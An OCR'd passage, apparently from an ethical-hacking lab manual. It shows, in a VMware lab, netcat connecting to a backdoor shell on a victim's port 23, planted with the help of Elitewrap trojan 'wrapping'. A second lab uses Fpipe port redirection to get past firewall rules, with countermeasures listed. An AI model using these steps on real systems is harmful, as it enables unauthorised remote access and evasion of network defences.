


```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:23             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    192.168.1.128:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.1.128:137      *:*
  UDP    192.168.1.128:138      *:*
  UDP    192.168.1.128:500      *:*

C:\>_
```

From the directory containing the netcat executable on the attacking computer we want to try to connect to our victim by typing:


```
nc -v <Target IP Address> <Port #>
```

In this example, we type **nc –v 192.168.1.128 23**. The **–v** option tells netcat to run in verbose mode to show the activity.




```
C:\Documents and Settings\Administrator>nc -v 192.168.1.128 23_
```

From the attacking computer, we now have a **C:** prompt displayed. Could this be the target?


Windows 2000 Advanced Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Serv...
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
My Documents
Omniquad[1...
W2KAS
My Network Places
Recycle Bin
Internet Explorer
Fluffy the SMTPGuard...
spampal-1.591
Run Pinjo revealer
Command Prompt - nc -v 192.168.1.128 23
Start
Command Prompt - nc...
9:22 AM
Your version of VMware Tools is out of date.


```
C:\Documents and Settings\Administrator>nc -v 192.168.1.128 23
W2KP [192.168.1.128] 23 (telnet) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\eW_6.tmp>_
```

To verify, type **ipconfig** and press **Enter**.


Windows 2000 Advanced Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Serv...
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
My Documents
Omniquad[1...
W2KAS
Omniquad[1...
My Network Places
Recycle Bin
Internet Explorer
Fluffy the SMTPGuard...
spampal-1.591
Run Pinjo revealer
Command Prompt - nc -v 192.168.1.128 23
Start
Command Prompt - nc...
9:23 AM
Your version of VMware Tools is out of date.

```
C:\Documents and Settings\Administrator>nc -v 192.168.1.128 23
W2KP [192.168.1.128] 23 (telnet) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\eW_6.tmp>ipconfig_
```

As you can see, we now have a **C:** prompt on the target computer.


Windows 2000 Advanced Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Serv...
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
My Documents
Omniquad[1...
W2KAS
Omniquad[1...
My Network Places
Recycle Bin
Internet Explorer
Fluffy the SMTPGuard...
spampal-1.591
Run Pinjo revealer
Command Prompt - nc -v 192.168.1.128 23
Start
Command Prompt - nc...
9:23 AM
Your version of VMware Tools is out of date.

```
C:\Documents and Settings\Administrator>nc -v 192.168.1.128 23
W2KP [192.168.1.128] 23 (telnet) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\eW_6.tmp>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\eW_6.tmp>
```


***Note:** Elitewrap is an excellent “wrapping” tool and is very effective against those computers with outdated or no antivirus software. Once the attacker presses **Ctrl+C** to break the connection, the port will stop listening on the target computer.

Lab 88: TCP Relay: Bypass Firewalls

Traffic Redirection: Fpipe


Prerequisites: None
Countermeasures: Log monitoring, strong (ACLs)
Description: Firewalls are used to filter undesired network traffic. Port redirection allows you to bypass that restriction by forwarding traffic through allowed ports on the firewalls.
Procedure: Set the parameters, execute, and verify results.

In this example, we want to verify the IP address of the Web server by typing **ipconfig** and pressing **Enter**.


Windows 2000 Advanced Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Serv...
Red Hat Linux 8 Server
Windows 2000 Professional
Wi
My Documents
Omniquad[1...
My Compu
My Netwo Places
Recycle B
Internet Explorer
Fluffy the SMTPGuard...
spampal-1.591
Run Pinjo revealer
nxORB
Spam ay! SM...
C:\WINNT\system32\cmd.exe
Start
Test Page for Apache Ins...
C:\WINNT\system32\c...
10:26 PM
Your version of VMware Tools is out of date.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.60
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\Documents and Settings\Administrator>_
```

Verify the Web site is running by bringing up the site on the server.


Windows 2000 Advanced Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Serv...
Red Hat Linux 8 Server
Windows 2000 Professional
Test Page for Apache Installation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://172.16.1.60
Go Links
Powered by APACHE
Done
Internet
Start
Test Page for Apache ...
10:43 PM
Your version of VMware Tools is out of date.

If you can see this, it means that the installation of the Apache web server software on this system was successful. You may now add content to this directory and replace this page.


Seeing this instead of the website you expected?

This page is here because the site administrator has changed the configuration of this web server. Please **contact the person responsible for maintaining this server with questions.** The Apache Software Foundation, which wrote the web server software this site administrator is using, has nothing to do with maintaining this site and cannot help resolve configuration issues.

The Apache documentation has been included with this distribution.


You are free to use the image below on an Apache-powered web server. Thanks for using Apache!

From the local computer (not the Web server), we want to verify the IP address by typing **ipconfig** and pressing **Enter**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Shortcut to msfconsole
ZxSniffer
C:\WINNT\System32\cmd.exe
Start
Foundstone, Inc.® Strat...
C:\WINNT\System32\...
10:29 PM

```
E:\Shared\Shared\Fpipe>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.56
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

E:\Shared\Shared\Fpipe>
```

Next, verify what ports are in use by typing **netstat –an** and pressing **Enter**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
C:\WINNT\System32\cmd.exe
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Shortcut to msfconsole
ZxSniffer
Start
Foundstone, Inc.® Strat...
C:\WINNT\System32\...
10:30 PM

```
E:\Shared\Shared\Fpipe>netstat -an_
```

The first column lists the local address with ports in use. For example:

```
    172.16.1.56:139          0.0.0.0:0    LISTENING
```

- The **172.16.1.56:139** identifies the local machine’s IP address with port 139 open.
- The **0.0.0.0:0** identifies any remote IP addresses the machine is connected to.
- **LISTENING** tells you that this port is currently listening for connections.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
C:\WINNT\System32\cmd.exe
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
Shortcut to msfconsole
ZxSniffer
Start
Foundstone, Inc.® Strat...
C:\WINNT\System32\...
10:30 PM

```
E:\Shared\Shared\Fpipe>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    172.16.1.56:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:1093         *:*
  UDP    172.16.1.56:137        *:*
  UDP    172.16.1.56:138        *:*
  UDP    172.16.1.56:500        *:*

E:\Shared\Shared\Fpipe>_
```

To execute the Fpipe redirection tool, type (from the directory containing the application):


```
fpipe -v -i 172.16.1.56 -l 80 -r 80 172.16.1.60
```

- **–v** instructs Fpipe to run in verbose mode (shows details as they occur).
- **–i** instructs Fpipe to listen on the IP address following it (172.16.1.56).
- **–r** instructs Fpipe to use the remote port following it (port 80).
- **172.16.1.60** is the IP address of the Web server.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Document
My Computer
My Network Places
Recycle Bin
Internet Explorer
Shortcut to msfconsole
ZxSniffer
C:\WINNT\System32\cmd.exe
Start
Foundstone, Inc.® Strat...
C:\WINNT\System32\...
10:33 PM

```
E:\Shared\Shared\Fpipe>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    172.16.1.56:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:1093         *:*
  UDP    172.16.1.56:137        *:*
  UDP    172.16.1.56:138        *:*
  UDP    172.16.1.56:500        *:*

E:\Shared\Shared\Fpipe>fpipe -v -i 172.16.1.56 -l 80 -r 80 172.16.1.60_
```


The Fpipe application will start listening on port 80 of the local computer and redirect all traffic to port 80 on the Web server's IP address.



C:\WINNT\System32\cmd.exe - fpipe -v -i 172.16.1.56 -l 80 -r 80 172.16.1.60

```
E:\Shared\Shared\Fpipe>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    172.16.1.56:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:1093         *:*
  UDP    172.16.1.56:137        *:*
  UDP    172.16.1.56:138        *:*
  UDP    172.16.1.56:500        *:*

E:\Shared\Shared\Fpipe>fpipe -v -i 172.16.1.56 -l 80 -r 80 172.16.1.60
FPipe v2.1 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Listening for TCP connections on 172.16.1.56 port 80
```

Verify that the local machine is now listening on port 80 by typing **netstat –an** and pressing **Enter**.




C:\WINNT\System32\cmd.exe

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    172.16.1.56:80         0.0.0.0:0              LISTENING
  TCP    172.16.1.56:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:1093         *:*
  UDP    172.16.1.56:137        *:*
  UDP    172.16.1.56:138        *:*
  UDP    172.16.1.56:500        *:*

C:\>_
```

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
C:\WINNT\System32\cmd.exe - fpipe -v -i 172.16.1.56 -l 80 -r 80 172.16.1.60
My Document
My Computer
My Network Places
Recycle Bin
Internet Explorer
Shortcut to msfconsole
ZxSniffer
Start
Foundstone, Inc.® Strat...
C:\WINNT\System32\cmd...
C:\WINNT\System32\...
10:33 PM

Open Internet Explorer on the local machine and enter the local IP address (**172.16.1.56**) into the address bar of the browser. Because port 80 is now listening on the local machine and Fpipe redirected all traffic from port 80 to the Web server IP address (172.16.1.60), the Web site will be displayed.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
Test Page for Apache Installation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
http://172.16.1.56/
Go
Links
Done
Internet
Start
Foundstone, Inc....
C:\WINNT\Syste...
C:\WINNT\Syste...
Test Page for A...
10:34 PM

If you can see this, it means that the installation of the Apache web server software on this system was successful. You may now add content to this directory and replace this page.

